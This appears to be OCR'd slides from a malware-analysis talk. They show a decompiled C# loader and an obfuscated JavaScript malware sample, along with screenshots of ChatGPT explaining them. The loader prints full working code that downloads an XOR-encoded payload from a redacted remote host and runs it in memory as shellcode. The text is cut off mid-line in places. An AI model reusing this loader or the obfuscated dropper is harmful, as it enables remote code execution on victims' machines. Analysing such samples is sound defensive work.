
Architecture: I386


Type: GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]    S  ?
    Linker: Microsoft Linker                            S  ?
    Language: C#                                        S  ?
    Library: .NET(v4.0.30319)                           S  ?
```


☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose ☐ All types

408 msec






<redacted>.exe


ILSpy
File
View
Window
Help
C#
C# 10.0 / VS 2022
Assemblies
mscorlib (4.0.0.0, .NETFramework, v4.0)
System (4.0.0.0, .NETFramework, v4.0)
System.Core (4.0.0.0, .NETFramework, v4.0)
System.Xml (4.0.0.0, .NETFramework, v4.0)
System.Xaml (4.0.0.0, .NETFramework, v4.0)
WindowsBase (4.0.0.0, .NETFramework, v4.0)
PresentationCore (4.0.0.0, .NETFramework, v4.0)
PresentationFramework (4.0.0.0, .NETFramework,
[redacted] 1.0.0.0, .NETFramework, v4.6)
Metadata
DOS Header
COFF Header
Optional Header
Data Directories
Debug Directory
Tables
String Heap (70)
UserString Heap (3)
Guid Heap (1)
Blob Heap (35)
References
{ } -
<Module>
Derived Types
{ } [redacted]
Program
Base Types
Derived Types
MEM_COMMIT : uint
PAGE_EXECUTE_READ : uint
PAGE_WRITECOPY : uint
Program()
Program()
CloseHandle(IntPtr) : bool
CreateThread(uint, uint, uint, IntPtr, uir
Main(string[]) : void
VirtualAlloc(uint, uint, uint, uint) : uint
VirtualProtectEx(IntPtr, IntPtr, uint, uin
WaitForSingleObject(IntPtr, uint) : uint
Program
VirusTotal - ...
IMG_202208...
File Explorer
Process Hac...
Windows Ph...
Detect It Eas...
Detect It Eas...
Process Mon...
Administrat...
ILSpy

```
// [redacted] Program
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;

internal class Program
{
    private static uint MEM_COMMIT = 4096u;

    private static uint PAGE_WRITECOPY = 8u;

    private static uint PAGE_EXECUTE_READ = 32u;

    [DllImport("kernel32", SetLastError = true)]
    private static extern uint VirtualAlloc(uint lpStartAddr, uint size, uint flAllocationType, uint flProtect);

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(uint lpThreadAttributes, uint dwStackSize, uint lpStartAddress, IntPtr param, uint dwCreationFlags, ref uint lpThreadI

    [DllImport("kernel32")]
    private static extern bool CloseHandle(IntPtr handle);

    [DllImport("kernel32")]
    private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);

    [DllImport("kernel32.dll")]
    private static extern bool VirtualProtectEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);

    private static void Main(string[] args)
    {
        byte[] array = new WebClient().DownloadData("https:/[redacted]gif?v=2");
        for (int i = 0; i < array.Length; i++)
        {
            array[i] ^= 115;
        }
        uint num = VirtualAlloc(0u, (uint)(array.Length * 2), MEM_COMMIT | 0x2000u, 4u);
        if (num != 0)
        {
            Marshal.Copy(array, 0, (IntPtr)num, array.Length);
            _ = IntPtr.Zero;
            uint lpThreadId = 0u;
            uint lpflOldProtect = 0u;
            VirtualProtectEx(Process.GetCurrentProcess().Handle, (IntPtr)num, (uint)array.Length, PAGE_EXECUTE_READ, out lpflOldProtect);
            IntPtr zero = IntPtr.Zero;
            WaitForSingleObject(CreateThread(0u, 0u, num, zero, 0u, ref lpThreadId), uint.MaxValue);
        }
    }
}
```

decompiled C# code with ILSpy


<redacted>.exe Analysis with ChatGPT



Du

Can you explain me this code?

```
// util, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null // util.Program using
System; using System.Diagnostics; using System.Net; using
System.Runtime.InteropServices;

internal class Program
{
  private static uint MEM_COMMIT = 4096u;
```




ChatGPT

This code is a .NET program written in C# that downloads and executes a shellcode from a remote server.

It does the following steps:

1. Downloads data from a remote server via a web client.
2. Decrypts the downloaded data by XORing each byte with 115.
3. Allocates memory space in the process using VirtualAlloc.



Du

Can this code be used in a malicious context?

ChatGPT

Yes, this code could potentially be used in a malicious context. By downloading and executing shellcode from a remote server, an attacker could potentially use this code to execute malicious payloads on a victim's machine, potentially compromising its security and privacy.


Good analysis by ChatGPT

JavaScript Malware

(not related to the targeted malware attack example)


JavaScript Malware

- Filename: Unterlagen_Koenig-Betonsteine_040151_27022024_PDF.js
- SHA256: bcf2c01915db718787bd4c024bdc55a0538f2749a169f25b4effc99cfa24f253
- https://www.joesandbox.com/analysis/1402356/0/html
- Obfuscted JS code
- Strings/Comments removed from file for ChatGPT analysis (filesize too big)



```
// js malware
function catsville() {
    var rexes = [
        'rSkyWOmPkGxcR8olWP9uW5mDWRiyENBdGSkpwqSrpvddGCoRsKnpemk8zKldSW',
        'l0m7W7e',
        'WPebDq3cSwlcJSo/vSk7W6vAW7aC',
        'j8oGW5NdSZtdNWpcMSkTdbpdQK0c'
    ];
    catsville = function () {
        return rexes;
    };
    return catsville();
}
function petshop(polenta, troiger) {
    return cornish(polenta - 0x346, troiger);
}
function cornish(petshop, polenta) {
    var troiger = catsville();
    cornish = function (rexes, Petshop) {
        rexes = rexes - (-0x219a + 0x13 * 0x185 + 0x7 * 0xad);
        var Cornish = troiger[rexes];
        if (cornish['TkkIPW'] === undefined) {
            var Catsville = function (cAtsville) {
                var cOrnish = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var pOlenta = '';
                var tRoiger = '';
                for (var rExes = 0x6 * 0x515 + -0x2519 * -0x1 + -0x4397, PEtshop, POlenta, CAtsville = -0x7fa * -0x1 + 0x7 * 0x531
                    POlenta = cOrnish['indexOf'](POlenta);
                }
                for (var COrnish = 0x1a * -0x3 + 0x245b + -0x240d, TRoiger = pOlenta['length']; COrnish < TRoiger; COrnish++) {
                    tRoiger += '%' + ('00' + pOlenta['charCodeAt'](COrnish)['toString'](-0x1d87 * 0x1 + 0x2154 + -0x3bd))['slice'](
                }
                return decodeURIComponent(tRoiger);
            };
            var pEtshop = function (RExes, trOiger) {
                var caTsville = [], coRnish = -0xd * 0x171 + 0x1da4 + -0xae7, peTshop, poLenta = '';
                RExes = Catsville(RExes);
                var reXes;
                for (reXes = -0x7eb * 0x2 + 0x1c35 + 0xc5f * -0x1; reXes < 0x25 * 0xe5 + 0x1187 * 0x1 + -0x8 * 0x634; reXes++) {
```


JavaScript Malware



You

act as a cyber security malware analyst,
please analyze the following javascript code:

```
function catsville() {
   var rexes = [
      'rSkyWOmPkGxcR8olWP9uW5mDWRiyENBdGSkpwqSrpvddGCoRsKnpemk8zKldSW',
      'l0m7W7e',
      'WPebDq3cSwlcJSo/vSk7W6vAW7aC',
      'j8oGW5NdSZtdNWpcMSkTdbpdQK0c'
   ];
   catsville = function () {
      return rexes;
   };
   return catsville();
}
```

